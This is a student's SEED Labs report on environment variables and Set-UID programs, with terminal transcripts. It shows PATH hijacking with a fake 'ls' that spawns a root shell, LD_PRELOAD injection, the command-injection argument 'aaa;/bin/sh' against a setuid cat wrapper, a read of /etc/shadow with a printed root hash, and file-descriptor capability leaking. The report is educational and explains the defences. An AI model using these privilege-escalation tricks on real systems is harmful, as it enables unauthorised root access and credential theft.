
Step1,2:

Created task5.c file, compiled it, changed the ownership to root and made it a SETUID program.



```
seed@VM:.../lab1$ ls
child  parent  task2  task2.c  task3  task3.c  task4  task4.c
seed@VM:.../lab1$ ls
child  parent  task2  task2.c  task3  task3.c  task4  task4.c
seed@VM:.../lab1$ vim task5.c
seed@VM:.../lab1$ gcc -o task5 task5.c
seed@VM:.../lab1$ ls -al task5
-rwxrwxr-x 1 seed seed 7396 Sep 14 16:50 task5
seed@VM:.../lab1$ sudo chown root task5
[sudo] password for seed:
seed@VM:.../lab1$ ls -al task5
-rwxrwxr-x 1 root seed 7396 Sep 14 16:50 task5
seed@VM:.../lab1$ sudo chmod 4755 task5
seed@VM:.../lab1$ ls -al task5
-rwsr-xr-x 1 root seed 7396 Sep 14 16:50 task5
seed@VM:.../lab1$
```


Step3:



```
seed@VM:~$ cd Desktop/lab1/
seed@VM:~/.../lab1$ ls
child            parent  task2.c  task3.c  task4.c  task5.c
child_task5.txt  task2   task3    task4    task5    task5_printenv.txt
seed@VM:~/.../lab1$
seed@VM:~/.../lab1$ printenv PATH
/home/seed/bin:/home/seed/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
:/bin:/usr/games:/usr/local/games:/snap/bin
seed@VM:~/.../lab1$ export PATH=$PATH:/home/seed/Desktop
seed@VM:~/.../lab1$ ./task5 | grep PATH
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/home/seed/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/home/seed/Desktop
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
seed@VM:~/.../lab1$ printenv LD_LIBRARY_PATH
/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
seed@VM:~/.../lab1$ ./task5 | grep LD_LIBRARY_PATH
seed@VM:~/.../lab1$ export LD_MY_LOCAL="local value"
seed@VM:~/.../lab1$ ./task5 | grep LD_MY_LOCAL
LD_MY_LOCAL=local value
seed@VM:~/.../lab1$
```

The PATH variable and LD_MY_LOCAL environment variables are inherited from the user changes to the shell. However, to my surprise found that LD_LIBRARY_PATH is set in the shell, but it is not available in the list when the taks5 executable is run. LD_LIBRARY_PATH variable is only used during the time of linking the dynamic libraries. It is not consulted during link time, hence it is not listed when the task5 executable is run.


Task 6: The PATH Environment variable and Set-UID Programs



```
seed@VM:~/.../lab1$ cat task6.c
#include<stdio.h>
#include<stdlib.h>
int main()
{
 system("ls");
 return 0;
}
seed@VM:~/.../lab1$ sudo chown root task6
seed@VM:~/.../lab1$ sudo chmod 4755 task6
seed@VM:~/.../lab1$ sudo rm /bin/sh
seed@VM:~/.../lab1$ sudo ln -s /bin/zsh /bin/sh
seed@VM:~/.../lab1$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Sep 15 20:50 /bin/sh -> /bin/zsh
seed@VM:~/.../lab1$ cat ls.c
#include<stdio.h>
#include<stdlib.h>
int main()
{
  system("/bin/sh");
  return 0;
}
seed@VM:~/.../lab1$ gcc -o ls ls.c
seed@VM:~/.../lab1$ export PATH=/home/seed/Desktop/lab1/:$PATH
seed@VM:~/.../lab1$ ./task6
# 
```

In the following task6.c, the local ls.c file is created to access the root privilege. All the following command after executing ./task6 will be executed as root. This is a serious vulnerability because we have modified PATH variable to execute the local ls command present in the directory instead of /usr/bin/ls command. The setuid program is effected because /bin/sh is pointing to /bin/zsh instead of /bin/bash. The bash vulnerability is fixed in Ubuntu 16.04 version hence used the zsh shell to expose the vulnerability. The system(command) is equivalent to execl("/bin/sh", "sh", "-c", command, (char *)0); The conclusion is to never use system() command in setuid programs because it exposes the shell as 'middle person'. The shell surface exposes larger surface for vulnerable attacks. Hence it is advised to use execv() which is directly executed by the OS.

Task 7: The LD PRELOAD environment variable and Set-UID Programs



```
seed@VM:~/.../lab1$ gcc -fPIC -g -c mylib.c
seed@VM:~/.../lab1$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
seed@VM:~/.../lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@VM:~/.../lab1$ gcc -o myprog myprog.c
myprog.c: In function ‘main’:
myprog.c:4:2: warning: implicit declaration of function ‘sleep’ [-Wimplicit-function-declara
tion]
  sleep(1);
  ^
seed@VM:~/.../lab1$ ./myprog
I am not sleeping!
seed@VM:~/.../lab1$ sudo chown root myprog
seed@VM:~/.../lab1$ sudo chmod 4755 myprog
seed@VM:~/.../lab1$ ./myprog
seed@VM:~/.../lab1$ su
Password:
root@VM:/home/seed/Desktop/lab1# printenv LD_PRELOAD
root@VM:/home/seed/Desktop/lab1# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/lab1# ./myprog
I am not sleeping!
root@VM:/home/seed/Desktop/lab1# exit
exit
seed@VM:~/.../lab1$ sudo chown seed myprog
seed@VM:~/.../lab1$ sudo chmod 4755 myprog
seed@VM:~/.../lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@VM:~/.../lab1$ ./myprog
I am not sleeping!
seed@VM:~/.../lab1$ 
```

LD_PRELOAD as the name implies includes a list of additional, user-specified, ELF shared objects to be loaded before all others.

The following task7 involved four activites.

1)myprog is normal program run under normal user – The sleep program is loaded from local shared folder because of exporting LD_PRELOAD.


2)made myprog a setuid program and ran it as normal user. In this case the myprog is forked by the shell program. But since it is a setuid program the cpu will make sure the child process (i.e., task7 is child process for shell process) doesnot inherit the environment variables of the form LD_*. Hence the program is not vulnerable.

3)In third case we logged into root account and changed the actual value of LD_PRELOAD variable. Hence the local library is executed as expected.

4)Even for normal user, the setuid program is set with normal user, there is no mismatch between effective user id and running user id. Hence LD_* will not be ignored, and will run the local shared library code.

Task 8: Invoking external programs using system() versus execve()


Step1:



```
seed@VM:~/.../lab1$ gcc -o task8 task8.c
seed@VM:~/.../lab1$ sudo chown root task8
seed@VM:~/.../lab1$ sudo chmod 4755 task8
seed@VM:~/.../lab1$ ./task8 /etc/shadow | head -n 5
root:$6$NrF4601p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHW2BaodUn4K3vgyEjwPsp
r/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
seed@VM:~/.../lab1$ ./task8 "aaa;/bin/sh"
/bin/cat: aaa: No such file or directory
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),113(lpadmin),128(sambashare)
#
#
```

Here the step1 is executed using the system command. We observed that the user will get root privileges and hence can edit any file even though this is just a cat program to display the information in the file. This type of attack is explicitly through user input, where the input is not properly checked. For example, in the diagram the user input given is “aaa;/bin/sh”. There are two shell commands. First one is /bin/cat aa (executed by the shell) for which the output is file does not exist. The second command executed by the shell gives the user root privilege and hence modify any file he wants or delete the files he wants to.


Step2:



```
seed@VM:~/.../lab1$ gcc -o task8 task8.c
task8.c: In function ‘main’:
task8.c:19:2: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declar
ation]
  execve(v[0], v, NULL);
  ^
seed@VM:~/.../lab1$ sudo chown root task8
seed@VM:~/.../lab1$ sudo chmod 4755 task8
seed@VM:~/.../lab1$ ./task8 /etc/shadow | head -n 5
root:$6$NrF46O1p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHW2BaodUn4K3vgyEjwPsp
r/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
seed@VM:~/.../lab1$ ./task8 "aaa;/bin/sh"
/bin/cat: 'aaa;/bin/sh': No such file or directory
seed@VM:~/.../lab1$
```

In the second step, we are using execve command instead of system(). So, it doesnot invoke the shell program as the mediator to execute the cat command. Hence the entire input is taken as the filename and hence it is not vulnerable. It is advised to use execve command for setuid programs, because if we invoke system() command , it in turn invokes shell program which increases the vulnerable surface.

Task 9: Capability Leaking



```
seed@VM:~/.../lab1$ sudo chown root task9
seed@VM:~/.../lab1$ sudo chmod 4755 task9
seed@VM:~/.../lab1$ cat /etc/zzz
hello world

seed@VM:~/.../lab1$ ./task9
seed@VM:~/.../lab1$ cat /etc/zzz
hello world

Malicious Data
seed@VM:~/.../lab1$ 
```

In the task9 , we have opened the file “/etc/zzz” with the root privileges but did not close the file descriptor. By default, fd will be 3, because (0,1,2 are reserved for std input, output and error files). So even the user can guess the file descriptor in case it is not closed. After revoking the privilege, the capability leaking here is not closing the file descriptor. To demonstrate this effect, the fork () command is used to show that the child process will inherit the opened file descriptor and adds the malicious content to the file, even after the parent process completed its execution by closing the file descriptor.